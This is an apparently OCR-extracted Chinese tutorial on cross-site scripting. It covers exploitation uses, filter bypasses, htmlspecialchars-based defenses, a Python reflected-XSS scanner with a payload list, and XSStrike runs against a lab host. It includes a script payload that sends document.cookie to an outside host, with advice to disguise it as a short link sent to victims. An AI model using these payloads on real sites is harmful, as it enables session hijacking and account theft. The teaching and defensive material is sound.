
点击新增，并点击生成payload，复制payload到已经测试过可以进行xss跨站脚本攻击的站点进行注入



注入成功后，当其他用户通过浏览器访问到对应站点的时候，即可在接受面板中获取对应的信息如cookie等。



攻击者在firefox中打开对应的location，并可以通过live http headers修改cookie并进行注入，成功登录指定页面，在cookie有效时间内修改用户的密码或获取相关信息。



0x04 XSS的入侵与防御

一、XSS的攻击与防御

1、XSS利用方式

（1）获取用户Cookie，实现越权，如果时获取到网站管理员的Cookie，也可以叫提权。注意一下，用户尽快注销账号，让Session失效。

（2）钓鱼网站，模拟真是。的网站登录页面，获取用户信息，再跳转到真实网站。

（3）执行JS代码，用于DDOS攻击别的目标站点，在站点内植入XSS代码，向站点B发起请求，当用户量大的时候，实现了DDos攻击。

（4）恶意链接让用户点击，或者直接将网页植入到站点的标签中。

```
http://192.168.2.128/learn/testxss.php?content=
<script>url=location.href="http://xxx.com/xss.php?cookies="+document.cookie;
</script>
```

将上述代码以短网址的方式发送，用户点击短网址在进行访问。百度有很多短网址生成器

（5）当用户点击并访问恶意站点：，在xss.html的网页中，可以执行js代码，一方面提供正常的网站功能，另外一方面隐藏着DOS或挖矿代码让用户浏览器去执行

2、测试方法

（1）反射型XSS测试的时候，可以使用扫描器，或者burp进行fuzz

（2）存储型XSS测试的时候，可以直接把字典中的payload都塞进去，根据弹窗的编号，就知道是哪个。但这个容易发现，所以可以先试探一下特殊符号是否被过滤。

（3）DOM型XSS测试，主要以阅读js代码为主。在页面上找到输入点的相关节点，在开发者选项中搜索一下，根据搜索结果去看是否被相关的JS操作，如果有js的操作，就去看我们的输入操作后输出的在哪个地方，就按照常规的XSS思路进行构建。

> 扫描器，要么直接对一个URL地址进行XSS的Payload攻击，确认该URL地址在哪些Payload上存在XSS，另外要给思路时对整个网站使用爬虫，先爬取URL地址，然后再批量扫描。

3、防御手段

（1）做实体字符编码，htmlspecialchars()，函数功能就是把特殊符号，比如尖括号，引号转换成实体编码，这样就不会再输入的地方去干扰页面源代码。经过实体字符编码后，用户输入的特殊符号在源代码中就变成编码了，但是在页面输出的时候，还是在页面输出的时候，还是会显示成原来的样子。当输出位置在元素内容里面，并且被实体编码后，基本上就没有XSS的可能了。

```
    $content = htmlspecialchars($_GET['content']);

```

服务器代码：

```php
if(isset($_GET['content'])){
    // $content = $_GET['content'];
    $content = htmlspecialchars($_GET['content']);
    // echo "您输入的内容是：$content";
    echo '你输入的内容：<input type = "text"  id="content" value="' .$content.'"/>';
}
else{
    echo "请输入URL地址参数content";
}
```

payload：

```
http://192.168.2.128/Security/testxss.php?content=hello" onclick="alert(1)
```

被注释方法时可成功注入，当对其进行编码后，便没法成功注入。

（2）正则表达式或字符串判断

实体字符编码如果输出子时间属性中，还是有可能存在绕过的可能性，比如在a标签中，,这种形式，没有尖括号也没有引号，就有可能被绕过。如果存在类似这种的情况，需要在链接属性中加上http://或者https://的正则表达式来限制。

二、XSS的绕过方式

1、绕过过滤

（1）前端限制，直接用F12开发者选项修改js即可，或者用burpsuite绕过。
（2）字符过滤，双写（onclick ononclickclick），大小写绕过（ONClick），通过注释符绕过，也可以通过换行符绕过。

（3）HTML实体转换：

字符实体是用一个编号写入HTML代码来代替一个字符，在使用浏览器访问页面时会将这个编号解析还原成字符以供阅读。

2、绕过编码

明确浏览器解析机制，明白机制后，选择对应的编码绕过

3、其他技巧

（1）输出再标签间的情况：测试<>是否被过滤或被转义，若无则直接 `<img src=1 onerror=alert(1)>`

（2）输出再script标签内：我们需要再保证内部S语法正确的前提下，去插入我们的Payload。如果我们的输出再字符串内部，测试字符串是否能被闭合。如果我们无法闭合包裹字符串的引号，这个点就很难利用了。可能的解决方案L可以控制两处输入且\可用，存在宽字节

（3）输出再HTML属性内：首先查看属性是否有双引号包裹，没有则直接添加新的事件属性：有双引号包裹则测试双引号是否可用，可用则闭合属性之后添加新的时间属性；TIP：HTML的属性，如果被进行HTML实体编码（形如'&#x27），那么HTML会对其进行自动解码，从而我们可以再属性里以HTML实体编码的方式引入任意字符，从而方便我们再时间属性里以js的方式构造Payload。

（4）输出再js中，空格被过滤：使用/**/代替空格，或者再XSS代码后对其他代码进行注释。

（5）输出在JS注释中：设法插入%0A，%0D等，使其逃逸出来

（6）输出子js字符串内：可以利用JS的十六进制，八进制，unicode编码。

（7）输出在src/href/action等属性内：可以利用javascript:alert(1),以及data:text/html;base64;加上base64编码后的HTML。

（8）当我们的XSSpayload位于这些标签中间时，并不会解析，除非我们把它们闭合掉。

```
<textarea></textarea>
<title></title>
<iframe></iframe>
<noscript></noscript>
<noframes></noframes>
<xmp></xmp>
<plaintext></plaintext>
```

0x05 Python开发XSS扫描器

一、基本思路

1、整体上的思路时发送一个带有Payload参数的请求，从响应当中判断是否存在Payload（反射型XSS）

2、准备一份字典文件，尽可能包含多的payload,并给每一个payload进行分类

3、针对不同类型的Payload，应该有不同的发送请求的方式，也需要有不同响应的检测手段

4、尽可能的精准检测，避免出现网页上存在Payload就算，二十要看Payload时要给普通字符串还是确实可执行。

5、此类XSS扫描工具，通常比较适合于反射型XSS，不太适合存储型如果作为一个工具，无法明确知道响应在那个页面

6、使用Python也可以处理HTML实体字符转换，此类小功能，自己想办法实现，关键是明确目标。

7、针对URL地址栏或POST请求正文的参数有多个的情况，需要分解开参数，每个参数都需要复制

```
NORMAL表示不是任何标签的一个属性
Normal:<script>alert(1)</script>
Prop:x" onclick="alert(2)
Prop:x' onclick='alert(3)
Prop:x" onclick="alert(4)
Prop:x"><a href="javascript:alert(5)">yy</a>
Prop:x"ONclick="alert(6)
Double:x"oonnclick="alert(7)
Escape:javascript:alert(8)
Prop:x"onclick="alert(10)" type="button
Referer:x" onclick="alert(11)" type="button
User-Agent:x"onclick="alert(12)" type="button
```

```
Cookie:user=x" onclick="alert(13)" type="button
Replace:test<img%0asrc=1%0aonerror=alert(16)>
Normal:1111 onmouseover=alert(17)
Normal:1111 onmouseover=alert(18)

```

xss-level1:

payload

```
http://192.168.2.128/xss/level1.php?name=<script>alert(1)</script>
```

xss-level7:

payload

```
http://192.168.2.128/xss/level7.php?keyword="><a
hrhrefef=javascrscriptipt:alert(1)><"
```

HTML实体字符转换

HTML字符实体转换，网页字符实体编码 (qqxiuzi.cn)

二、代码实现

针对单一参数的xssscan

```
import requests

#自行实现一个HTML实体字符转换功能
def str_html(source):
    result=''
    for c in source:
        result+='&#x'+hex(ord(c))+';'#将字符通过ord转成数字再通过hex转成16进制
    return result.replace('0x','')#因为16进制会再前面多出一个0x，用replace方法将0x替换成空

#用于检测响应中payload是否有效
def check_reps(response,payload,type):
    index=response.find(payload)
    prefix = response[index-2:index-1]#字符串切片
    if type=='Normal' and prefix !='='and index>=0:
        return True
    elif type =='Prop' and prefix=='=' and index>=0:
        return  True
    elif index>=0:
        return True
    return False

#实现xss扫面的主功能
def xss_scan(location):

```

```
    url = location.split('?')[0]
    param=location.split('?')[1].split('=')[0]
    with open('../dict/xss-payload.txt') as file:
        payload_list = file.readlines()
    for payload in payload_list:
        type = payload.strip().split(':',1)[0]
        payload = payload.strip().split(':',1)[1]
        if type =='Referer'or type =='User-agent' or type=='Cookie':
            header={type:payload}
            resp = requests.get(url=url,headers=header)
        # print(param,payload,url)
        else:
            resp = requests.get(url=url,params={param:payload})
        if check_reps(resp.text,payload,type):
            print(f"此处存在XSS漏洞:{payload}")
#该方法有问题，因为该方法提出的判断方法不够准确，如果作为字符串存在其中，则有问题

```

0x06 XSS漏洞扫描工具

一、XSSTrike

1、安装

（1）下载并解压：https://github.com/s0md3v/XSStrike

安装流程参考：XSStrike工具的安装及使用 - ruoli-s - 博客园 (cnblogs.com)

（2）切换到XssTrike目录下，并运行命令：pip install requirements.txt

（3）如果在kali上使用，则需要先安装pip，然后配置号源后单独安装 pip install fuzzwuzzy

```
$ sudo apt install python3-pip
Do you want to install it?(N/y)y
sudo apt install python3-pip
[sudo] denny 的密码：
正在读取软件列表... 完成
------------
```

```
git clone https://github.com/s0md3v/XSStrike
```

```
pip3 install -r requirements.txt
```

```
python3 xsstrike.py -u "http://target"
```

（4）配置pip源：在用户主目录下创建~/.pip/pip.conf文件，输入地址即可。

保证对应的库全部配置好

```
Successfully installed fuzzywuzzy-0.18.0 tld-0.12.6
root@kali:~/XSStrike# pip list|grep tld
tld                           0.12.6
root@kali:~/XSStrike# pip list|grep fuzzy
fuzzywuzzy                    0.18.0
root@kali:~/XSStrike# pip list|grep requests
requests                      2.21.0
root@kali:~/XSStrike#
```

2、使用


（1）测试一个使用GET方法的网页：

```
python3 xsstrike.py -u "http://192.168.2.128/xss/level6.php?keyword=test"
```

```
[!] Confidence: 10
--------------------------------------------------------------
[+] Payload: <a%09onmoUseoveR%0d=%0dconfirm()%0dx>v3dm0s
[!] Efficiency: 96
[!] Confidence: 10
--------------------------------------------------------------
[+] Payload: <d3V/+/oNmOuseOveR%09=%09confirm()%0dx>v3dm0s
[!] Efficiency: 91
[!] Confidence: 10
--------------------------------------------------------------
[+] Payload: <A/+/oNmoUsEover%0a=%0a(prompt)``%0dx>v3dm0s
[!] Efficiency: 92
[!] Confidence: 10
--------------------------------------------------------------
[+] Payload: <d3V%0donMOUseovEr%0d=%0d[8].find(confirm)>v3dm0s
[!] Efficiency: 91
[!] Confidence: 10
--------------------------------------------------------------
[+] Payload: <a%0dOnMOusEoVer%0d=%0d[8].find(confirm)>v3dm0s
[!] Efficiency: 91
[!] Confidence: 10
 ~] Progress: 3072/3072
root@kali:~/XSStrike#
```

两个参数分别为有效性与置信度，下图为wireshark中的监听。

打开wireshark过滤http请求，选择eth0网卡，重新执行该命令。




但是当针对两个参数的xss靶场，该工具暴露出了一些问题，没法多参数进行：

```
1 http://192.168.2.128/xss/level17.php?arg01=a&arg02=b
```

```
!] Confidence: 8
~] Progress: 24/24

1]+  已完成               python3 xsstrike.py -u http://192.168.2.128/xss/level17
php?arg01=a
oot@kali:~/XSStrike# python3 xsstrike.py -u http://192.168.2.128/xss/level17.php?
rg01=a&arg02=b
1] 1756
oot@kali:~/XSStrike#
       XSStrike v3.1.5

~] Checking for DOM vulnerabilities
+] WAF Status: Offline
!] Testing parameter: arg01
!] Reflections found: 1
~] Analysing reflections
~] Generating payloads
!] Payloads generated: 24
~] Progress: 24/24

1]+  已完成               python3 xsstrike.py -u http://192.168.2.128/xss/level17
php?arg01=a
oot@kali:~/XSStrike#
```

查看wireshark可见，其对arg02参数没有进行注入。



（2）测试POST数据：

```
python3 xsstrike.py -u "http://example.com/search.php" --data "key=value"
pytho3 xsstrike.py -u "http://example.com/search.php" --data '{"q":"query"}'
--json
```

（3）测试URL路径

```
python3 xsstrike.py -u http://192.168.2.128/xss/level1.php --path
```

```
.php?arg01=a
root@kali:~/XSStrike# python3 xsstrike.py -u http://192.168.2.128/xss/level1.php -
-path

        XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: xss
[-] No reflection found
[!] Testing parameter: level1.php
[-] No reflection found
root@kali:~/XSStrike#
```

（4）从目标网页开始搜寻目标并进行测试

```
python3 xsstrike.py -u http://192.168.2.128/xss/level10.php --crawl
```

```
root@kali:~/XSStrike# python3 xsstrike.py -u http://192.168.2.128/xss/level1.php --crawl

        XSStrike v3.1.5

[~] Crawling the target
[+] Potentially vulnerable objects found at http://192.168.2.128/xss/level1.php
------------------------------------------------------------
5   window.location.href="level2.php?keyword=test";
------------------------------------------------------------
 !] Progress: 1/1
root@kali:~/XSStrike#
```

（5）如果要测试文件中的URL，或者只是想添加种子进行爬网，则可以使用 `--seeds` 选项：

```
python3 xsstrike.py --seeds urls.txt
```

（6）查找隐藏的参数：通过解析HTML和暴力破解来查找隐藏的参数

```
python3 xsstrike.py -u http://192.168.2.128/xss/level10.php --params
```

```
[~] Checking for DOM vulnerabilities
[+] Heuristics found a potentially valid parameter: t_link. Priortizing it.
[+] Heuristics found a potentially valid parameter: t_history. Priortizing it.
[+] Heuristics found a potentially valid parameter: t_sort. Priortizing it.
[+] Valid parameter found: t_sort
[+] WAF Status: Offline
[!] Testing parameter: t_sort
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 24
------------------------------------------------------------
[+] Payload: "%09autofocuS%09oNfocus="(confirm)()
[!] Efficiency: 96
[!] Confidence: 8
 ~] Progress: 24/24
root@kali:~/XSStrike-3.1.5#
```

（7）盲XSS：爬行中使用此参数可向每个html表单里面的每个变量插入xss代码

```
python3 xsstrike.py -u http://192.168.2.128/xss/level10.php --crawl --blind
```

（8）模糊测试--fuzzer

该模糊器旨在测试过滤器和Web应用程序防火墙，可使用 `-d` 选项将延迟设置为1秒

```
python3 xsstrike.py -u http://192.168.2.128/xss/level10.php?keyword=123 --fuzzer
```

```
KeyboardInterrupt
root@kali:~/XSStrike# python3 xsstrike.py -u http://192.168.2.128/xss/level1
keyword=123 --fuzzer

        XSStrike v3.1.5

[+] WAF Status: Offline
[!] Fuzzing parameter: keyword
[!] [filtered] <test
[!] [filtered] <test//
[!] [filtered] <test>
[!] [filtered] <test x>
[!] [filtered] <test x=y
[!] [filtered] <test x=y//
[!] [filtered] <test/oNxX=yYy//
[!] [filtered] <test oNxX=yYy>
[!] [filtered] <test onload=x
```

（9）跳过DOM扫描，在爬网时可跳过DOM XSS，以节省时间


```
python3 xsstrike.py -u http://192.168.2.128/xss/level10.php?t_sort=123 --skip-dom
```

```
root@kali:~/XSStrike-3.1.5# python3 xsstrike.py -u http://192.168.2.128/xss/level1
0.php?t_sort=123 --skip-dom

        XSStrike v3.1.4

[+] WAF Status: Offline
[!] Testing parameter: t_sort
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 24
 ~] Progress: 24/24
root@kali:~/XSStrike-3.1.5#
```


> 当对cookie添加选项httponly就无法通过js的方法获取到cookie，cookie在http体内部

二、Burpsuite扫描

